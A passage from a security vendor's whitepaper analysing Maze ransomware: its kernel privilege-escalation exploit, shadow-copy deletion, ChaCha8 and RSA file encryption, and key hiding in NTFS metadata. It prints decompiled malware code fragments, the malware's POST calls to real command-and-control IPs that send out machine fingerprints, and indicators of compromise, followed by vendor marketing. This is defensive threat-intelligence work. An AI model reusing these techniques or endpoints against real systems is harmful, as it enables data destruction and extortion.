- __fnDWORD
- __fnNCDESTROY
- __fnINLPCREATESTRUCT

Inside the `__fnDWORD` hook, we can see a `WM_SYSCOMMAND` message being sent to the `ScrollBar` control, then the parent window is destroyed:

```
DWORD __stdcall Hook__fnDWORD(int msg)
{
    ...
    if ( v1 == WM_FINALDESTROY )
    {
```

```
        v4 = vars[62];
        *((_BYTE *)vars + 332) = 2;
        NtUserSetActiveWindow(v4);
        SendMessageA((HWND)vars[62], WM_SYSCOMMAND, SC_KEYMENU, 0);
        NtUserDestroyWindow(vars[64]);
        *((_BYTE *)vars + 332) = 4;
    }
    ...
}
```

Destroying the main window leads to `__fnNCDESTROY` callback, where the `SetWindowFNID` system call is used to replace the `FNID` of that window from `FNID_FREED` to a valid value (`FNID_BUTTON`), resulting in a double-free:

```
_WORD *__stdcall Hook__fnNCDESTROY(_DWORD **a1)
{
    ...
    if ( v8 == *(v4 + 0x104) && *result == FNID_FREED && !*(v4 + 0x144) )
    {
        result = syscall_SetWindowFNID (*(v4 + 0xF4), FNID_BUTTON);
        *(_DWORD *)(v4 + 0x144) = result;
        v1 = 1;
    }
    ...
}
```

This confirms that this exploit targets the CVE-2018-8453 vulnerability, and eventually obtains `SYSTEM` privileges for the running process.

Ransomware activity

Once elevated privileges are obtained, the ransomware activity is performed without access rights limitations.

At startup, a Mutex object is created to avoid running multiple instances at the same time. The mutex object name is `Global\%s`, where `%s` is hex hash on the computer fingerprint.

The fingerprint string is built using the following encoded features:

- Current user name
- Computer name
- Windows product name
- Process integrity level
- Installed Anti-Virus name
- Machine role
- Number of drives
- Connected shared folders

- User language
- System language
- System uptime

Backup deletion

Before enumerating files, any existing Windows backups are destroyed, namely the Volume Shadow Copies. This is done using the Windows Management Infrastructure:

```
// find shadow copies using WMI
if (CoSetProxyBlanket((IUnknown *)pSvc, 0xAu, 0, 0, 3u, 3u, 0, 0) >= 0 &&
    (pEnum = 0, pSvc->lpVtbl->ExecQuery(pSvc, aWql,
        "select * from Win32_ShadowCopy", 48, 0, &pEnum) >= 0))
{
    // enumerate found shadow copies
    uRet = 0;
    pEnum->lpVtbl->Next(pEnum, WBEM_INFINITE, 1, &pClsObj, &uRet);
    do {
        ...
        objectPath = (OLECHAR *)AllocateRWmem(v7);
        wsprintfW(objectPath, "Win32_ShadowCopy.ID='%s'", lpID);

        // delete shadow copy
        v9 = pSvc->lpVtbl->DeleteInstance(pSvc, objectPath, 0, pContext, 0);

        // go to next item
        uRet = 0;
        pEnum->lpVtbl->Next(pEnum, -1, 1, &pClsObj, &uRet);
        ...
    }
    while (uRet);
}
```


File scanning

All drives are searched for files to encrypt, including connected network shared folders. The encrypted file names have a new, random extension. The following file names and types are excluded from encryption:

- `*.lnk`
- `*.exe`
- `*.sys`
- `*.dll`
- `autorun.inf`
- `boot.ini`
- `desktop.ini`
- `ntuser.dat`
- `iconcache.db`

- `bootsect.bak`
- `ntuser.dat.log`
- `thumbs.db`
- `Bootfont.bin`

All other files are encrypted, with random extensions in the same folder:



Folders containing certain words in their names will undergo additional processing, probably accessed later for [data exfiltration]:

- `sql`
- `classified`
- `secret`

After files have been encrypted and all folders have been processed, the wallpaper is changed to the Maze ransomware message:

File encryption

Encrypted files have a 4-byte `signature` at the end of file, containing hex bytes `66 11 61 66`, in order to mark the files as already processed.

Before content encryption, a session key is generated for each file, using PRNG output from Microsoft Crypto API:


```
// open file
hFile = j_CreateFileW(lpFileName, GENERIC_WRITE|GENERIC_READ, FILE_SHARE_READ, 0,
CREATE_ALWAYS|CREATE_NEW, 0, 0);
fileObj->handle = hFile;

if ( hFile != (HANDLE)INVALID_HANDLE_VALUE
     // check if already encrypted
  && !IsAlreadyEncrypted(fileObj)
  && (fileObj[1].buffer = 0,
      key = (BYTE *)fileObj->key_and_nonce,
      provider = fileObj->obj_47720->vtable->MsCryptoGetProv(fileObj->obj_47720),
      // generate 256-bit key
      j_CryptGenRandom(provider, 32u, key))
  && (nonce = (BYTE *)fileObj->key_and_nonce + 32,
      prov = fileObj->obj_47720->vtable->MsCryptoGetProv(fileObj->obj_47720),
      // generate 64-bit nonce
      j_CryptGenRandom(prov, 8u, nonce)) )
{
  // encrypt using generated keys
  result = EncryptFile(fileObj);
}
```

The session key is then used to encrypt one file, using the ChaCha algorithm in 8 rounds:

```
// use generated key and nonce
ChaCha8_SetKeyAndNonce(fileObj->ctx, fileObj->k->key, 256, fileObj->k->nonce, 64);
[...]
// read 1MB at once
for ( i = j_ReadFile(v1->handle, v4, 0x100000u, &nNumberOfBytesToWrite[1], 0);
      !i || nNumberOfBytesToWrite[1];
      i = j_ReadFile(v1->handle, v4, 0x100000u, &nNumberOfBytesToWrite[1], 0) )
{
  // encrypt chunk
  ChaCha8_Transform(v1->ctx, (int)v4, nNumberOfBytesToWrite[1], (int)v5);
  liDistanceToMove.QuadPart = -(__int64)nNumberOfBytesToWrite[1];
  j_SetFilePointerEx(v1->handle, liDistanceToMove, 0, SEEK_CUR);
  // write chunk back to file
  j_WriteFile(v1->handle, v5, nNumberOfBytesToWrite[1], &NumberOfBytesWritten, 0);
}
```

Encryption keys

The key generation and file encryption looks like this:



The computer key is RSA-2048, generated at the initialization phase:

```
// initialize MS Crypto API
ret = j_CryptAcquireContextW(&phProv, 0, "Microsoft Enhanced Cryptographic Provider
v1.0", PROV_RSA_FULL, CRYPT_VERIFYCONTEXT);
  if ( !ret )
    return 0;
hKey = 0;
// generate exportable RSA-2048 key
if ( j_CryptGenKey(phProv, CALG_RSA_KEYX, KEY_2048_BITS|CRYPT_EXPORTABLE, &hKey) )
{
  keyLen = 0;
  // get public key length
  if ( j_CryptExportKey(hKey, 0, PUBLICKEYBLOB, 0, 0, &keyLen) )
  {
    _keyLen = keyLen;
    OutPubKey[1] = keyLen;
    pubKey = (BYTE *)AllocateRWmem(_keyLen + 1);
    *OutPubKey = (DWORD)pubKey;
    // export public key
```

```
    if ( j_CryptExportKey(hKey, 0, PUBLICKEYBLOB, 0, pubKey, &keyLen) )
    {
      privLen = 0;
      // get private key length
      if ( j_CryptExportKey(hKey, 0, PRIVATEKEYBLOB, 0, 0, &privLen) )
      {
        if ( privLen == 0x494 )
        {
          OutPrivKey[1] = 0x494;
          privKey = (BYTE *)AllocateRWmem(0x494u);
          *OutPrivKey = (DWORD)privKey;
          // export private key
          _ret = j_CryptExportKey(hKey, 0, PRIVATEKEYBLOB, 0, privKey, &privLen);
[...]
```

The generated session keys are written towards the end of the processed file (starting at offset `-264`), encrypted with the computer key, using Microsoft Crypto provider PROV_RSA_FULL:

```
// copy session key to trailing data
kn = (QWORD *)v1->key_and_nonce;
trailing_data[4] = kn[4];
trailing_data[3] = kn[3];
trailing_data[2] = kn[2];
v3 = *kn;
trailing_data[1] = kn[1];
trailing_data[0] = v3;

// encrypt trailing data using Microsoft Crypto API
if ( !v1->obj_47720->vtable->MsCryptEncrypt(
        (HCRYPTKEY *)v1->obj_47720,
        (BYTE *)trailing_data,
        (DWORD *)&forty,
        256,
        0,
        0) )
  return 0;

// write trailing data (encrypted keys) to the end of file
j_SetFilePointerEx(v1->handle, 0, 0, SEEK_END);
v7 = j_WriteFile(v1->handle, trailing_data, 264u, &NumberOfBytesWritten, 0);
```

The private computer key is then encrypted using a so-called “master” public key:

```
PUBLICKEYSTRUC
{
  BYTE   bType = PUBLICKEYBLOB;
  BYTE   bVersion = 2;
  WORD   reserved = 0;
  ALG_ID aiKeyAlg = CALG_RSA_KEYX;
}

06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00 01 00 01 00 BD 27 97 44
6A E3 05 38 56 BA D9 4A 87 94 4D D2 DE 89 71 96 54 D4 07 0B 13 B8 A4 BB
68 09 54 D9 D4 7B 6D 36 5A C0 54 9F 60 08 85 21 5B 05 9E 7E 7D 37 E7 E1
```

```
94 C7 F6 C8 AC 40 72 C0 E6 61 2D 5E 11 0B 3D 58 17 3E 15 3C 11 D9 BF 9D
1E B0 6B A0 4A C5 CE 92 D8 9C 18 A3 6A 81 A5 B6 C5 AE 85 32 52 60 8D 36
67 6C 23 73 8A DA D8 F6 16 73 FC 02 C0 78 3B 2F 1A A6 AF 6B 74 D2 35 10
F8 CA C2 7C 82 07 62 68 23 A8 99 0C 08 B5 CF B1 D9 EB 15 3B BF 0C BC A0
A4 6B 92 BC 6A 68 CD A3 41 9E F0 A7 E1 6D BE 97 22 08 23 A7 DA 36 24 E3
18 8A 11 A1 44 83 A4 0B 06 8D 9B CE 63 77 E3 39 FA 86 08 99 ED FC 1A 20
33 99 E5 BD A1 BE 70 AC 49 BD 28 94 17 EE 2D F7 4F 15 62 C6 3F 3B E4 1B
4B CE 27 4B AA 11 36 30 F2 C1 DB 29 31 06 38 1B CF B0 A3 AF 8F 19 8A 76
EC 5C 1F DC D9 F4 BB F6 34 60 4B AF
```


Afterwards, the computer private key is destroyed. However, the encrypted form of the private key is saved, and dumped in `DECRYPT-FILES.txt` as a Base64 block:


```
---BEGIN MAZE KEY---
24GFDOJs/fxp11F4kXLe7qtMhOvEOaHLNVt3Yv6IfVkVcbWxvZBSmVCw00buGYwux2efPZ
EexyTPblCjM1w6cWlaVjX0Nv4HrufxumWTzeGcsTwCH8uFEtso07u5WUxQ7zGIMFV0j9TA
...
bgBkAG8AdwBzACAANwAgAFAAcgBvAGYAZQBzAHMAaQBvAG4AYQBsAAAAQih8AEMAXwBGAF
8AMgAxADgANgA1ADQALwAyADYAMgAwADQAMQB8AAAASABQQFiJCGCJCGiJCHDb5UV4C4AB
---END MAZE KEY---
```


The malware authors maintain possession of the “master” private key, needed to decrypt computer keys and files. File decryption can be performed only if this private key is leaked or obtained otherwise. Factorizing the master private key from the public key is not practical, because of the key size.

Key persistence

Using another interesting trick, encrypted computer keys are hidden inside NTFS metadata, by using Extended Attributes. An empty file is created, `%ProgramData%\0x29A.db` and a custom extended attribute named `KREMEZ` is set to that file, using `NtQueryEaFile`, `NtSetEaFile` functions:

```
if ( !j_SHGetFolderPathW(0, CSIDL_COMMON_APPDATA, 0, 0, this + 2) )
{
  j_lstrcatW(fileName + 2, a0x29aDb);
  // get keys from EA of C:\ProgramData\0x29A.db
  if ( GetCachedInfoFromEaFile(fileName, (int)pubKey, (int)encPrivKey) )
      goto LABEL_9;
}
v9 = 0;
// generate new computer keypair
if ( GenerateRSAKeys((DWORD *)&privKey, pubKey) )
{
  // encrypt computer private key with master public key
  if ( !EncryptChaChaRsa((int)&privKey, (int)encPrivKey) )
    goto LABEL_10;
  v6 = a4;
  // verify key length
  if ( pubKey[1] == 0x114 )
  {
    // add encrypted private key to data
    MemCpy((unsigned int)eaData, (unsigned int)encPrivKey, 0x694u);
```

```
    // add plaintext public key to data
    MemCpy((unsigned int)&eaData[1684], *pubKey, 0x114u);
    // persist data to EA of 0x29A.db file
    WriteCacheInfoToEaFile(fileName, (BYTE *)eaData);
  }
  [...]
  // destroy computer private key
  v10 = privKey;
  if ( privKey )
    FREE_MEM(v10);
```

The data can be technically retrieved using public NTFS EA extraction tools, but is unusable without the master private key.

Network connections

Besides scanning network shares, the malware tries to connect to several C2 hosts for further instructions and possible data exfiltration. The list of contacted hosts was found encrypted in the binary, all IPs located in the Russian Federation.

The target URL contains one IP from the list, random English words and extensions like `php` or `asp`. We have seen the following outbound connections from this sample:

```
POST http://91.218.114.4/withdrawal/jfmd.do
POST http://91.218.114.11/view/messages/ugihhabxg.jspx?ar=01868b71x
POST http://91.218.114.25/ex.action?gd=v5qh8a
POST http://91.218.114.26/post/account/eifxupy.aspx?e=p45ph1k&xen=j030&jxq=x&qe=4h78
POST http://91.218.114.31/lecfefe.jsp?ac=uqt38c3
POST http://91.218.114.32/rcqncstrcq.asp?xa=u&hgnt=883&e=y0hpt3n06c&a=e
POST http://91.218.114.37/support/check/is.aspx?y=ndf
POST http://91.218.114.38/aixffpqds.html?hdnw=72lr15&es=lwm7u8&tulq=6a43xi8
POST http://91.218.114.77/news/withdrawal/iku.jspx
POST http://91.218.114.79/sepa/ticket/idjyo.jspx?eri=wfb6bb2sr
```

The data sent to the `C2 hosts` is the computer fingerprint described at the beginning of this chapter, and looks like this, before encryption:

```
12938e04ce69e222
Username
MACHINE-NAME
none
Windows Name
|\\remote-host\shared-folder|
|X_X_0/0|X_F_11111/22222|D_X_0/0
|X_X_111111/444444|
```

Indicators of compromise

An up-to-date list of indicators of compromise is available to Bitdefender Advanced Threat Intelligence users. More information about the program is available at https://www.bitdefender.com/oem/advanced-threat-intelligence.html.

- Main executable sample: `e69a8eb94f65480980deaf1ff5a431a6`
- CVE-2016-7255 exploit dll, 32-bit: `0e6552c7590de315878f73346f482b14`
- CVE-2016-7255 exploit dll, 64-bit: `79abd17391adc6251ecdc58d13d76baf`
- CVE-2018-8453 exploit shellcode, 32/64: `443f39b28a5b2434f1985f2fc43dc034`
- Contacted C2 hosts:

```
91.218.114.4
91.218.114.11
91.218.114.25
91.218.114.26
91.218.114.31
91.218.114.32
91.218.114.37
91.218.114.38
91.218.114.77
91.218.114.79
```

References

- IDA disassembler: https://en.wikipedia.org/wiki/Interactive_Disassembler
- HC-128 algorithm: https://www.esat.kuleuven.be/cosic/publications/article-1332.pdf
- PE reflection: https://www.dc414.org/wp-content/uploads/2011/01/242.pdf
- Transparent Deobfuscation With IDA Processor Module Extensions, Jun 2015, Rolf Rolles: https://www.msreverseengineering.com/blog/2015/6/29/transparent-deobfuscation-with-ida-processor-module-extensions
- Spaghetti code: https://en.wikipedia.org/wiki/Spaghetti_code
- ADLER-32 checksum: https://en.wikipedia.org/wiki/Adler-32
- Microsoft advisory CVE-2016-7255: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2016-7255
- One Bit To Rule A System: Analyzing CVE-2016-7255 Exploit In The Wild, Dec 2016, Jack Tang: https://blog.trendmicro.com/trendlabs-security-intelligence/one-bit-rule-system-analyzing-cve-2016-7255-exploit-wild/
- Digging Into a Windows Kernel Privilege Escalation Vulnerability: CVE-2016-7255, Dec 2016, Stanley Zhu: https://www.mcafee.com/blogs/other-blogs/mcafee-labs/digging-windows-kernel-privilege-escalation-vulnerability-cve-2016-7255/

- WoW64: https://en.wikipedia.org/wiki/WoW64
- ChaCha algorithm: https://en.wikipedia.org/wiki/Salsa20#ChaCha_variant
- WoW64 Heaven's Gate: https://www.malwaretech.com/2014/02/the-0x33-segment-selector-heavens-gate.html
- System call: https://en.wikipedia.org/wiki/System_call
- EPROCESS structure: https://www.nirsoft.net/kernel_struct/vista/EPROCESS.html
- Microsoft advisory CVE-2018-8453: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8453
- From patch diff to EXP, CVE-2018-8453 vulnerability analysis and exploitation, [Part 1], Jan 2019, ze0r @ 360A-TEAM: https://mp.weixin.qq.com/s/ogKCo-Jp8vc7otXyu6fTig
- Zero-day exploit (CVE-2018-8453) used in targeted attacks, Oct 2018, AMR, Kaspersky: https://securelist.com/cve-2018-8453-used-in-targeted-attacks/88151/
- CVE-2018-8453Win32k Elevation of Privilege Vulnerability Targeting the Middle East, Qi Anxin: https://ti.360.net/blog/articles/cve-2018-8453-win32k-elevation-of-privilege-vulnerability-targeting-the-middle-east-en/
- Computing fingerprint: https://en.wikipedia.org/wiki/Fingerprint_(computing)
- Mutex object: https://docs.microsoft.com/en-us/windows/win32/sync/mutex-objects
- Machine role: https://docs.microsoft.com/en-us/windows/win32/api/dsrole/ne-dsrole-dsrole_machine_role
- Windows backup, shadow copy: https://en.wikipedia.org/wiki/Shadow_Copy
- Windows Management Instrumentation: https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page
- Windows file sharing: https://support.microsoft.com/en-us/help/4092694/windows-10-file-sharing-over-a-network
- Data exfiltration: https://en.wikipedia.org/wiki/Data_exfiltration
- Pseudo-random number generator: https://en.wikipedia.org/wiki/Pseudorandom_number_generator
- Microsoft crypto API: https://en.wikipedia.org/wiki/Microsoft_CryptoAPI
- RSA algorithm: https://en.wikipedia.org/wiki/RSA_(cryptosystem)
- RSA encryption provider: https://docs.microsoft.com/en-us/windows/win32/seccrypto/prov-rsa-full
- Base64 encoding: https://en.wikipedia.org/wiki/Base64
- NTFS extended attributes: https://attack.mitre.org/techniques/T1096/
- Tools for analysis and manipulation of extended attribute ($EA) on NTFS, Joakim Schicht: https://github.com/jschicht/EaTools
- Command and Control services: https://en.wikipedia.org/wiki/Botnet#Command_and_control

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES

Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-TRR-Whitepaper-Maze-creat4351-en_EN
03/05/20April 14, 2021 11:30 am04/14/21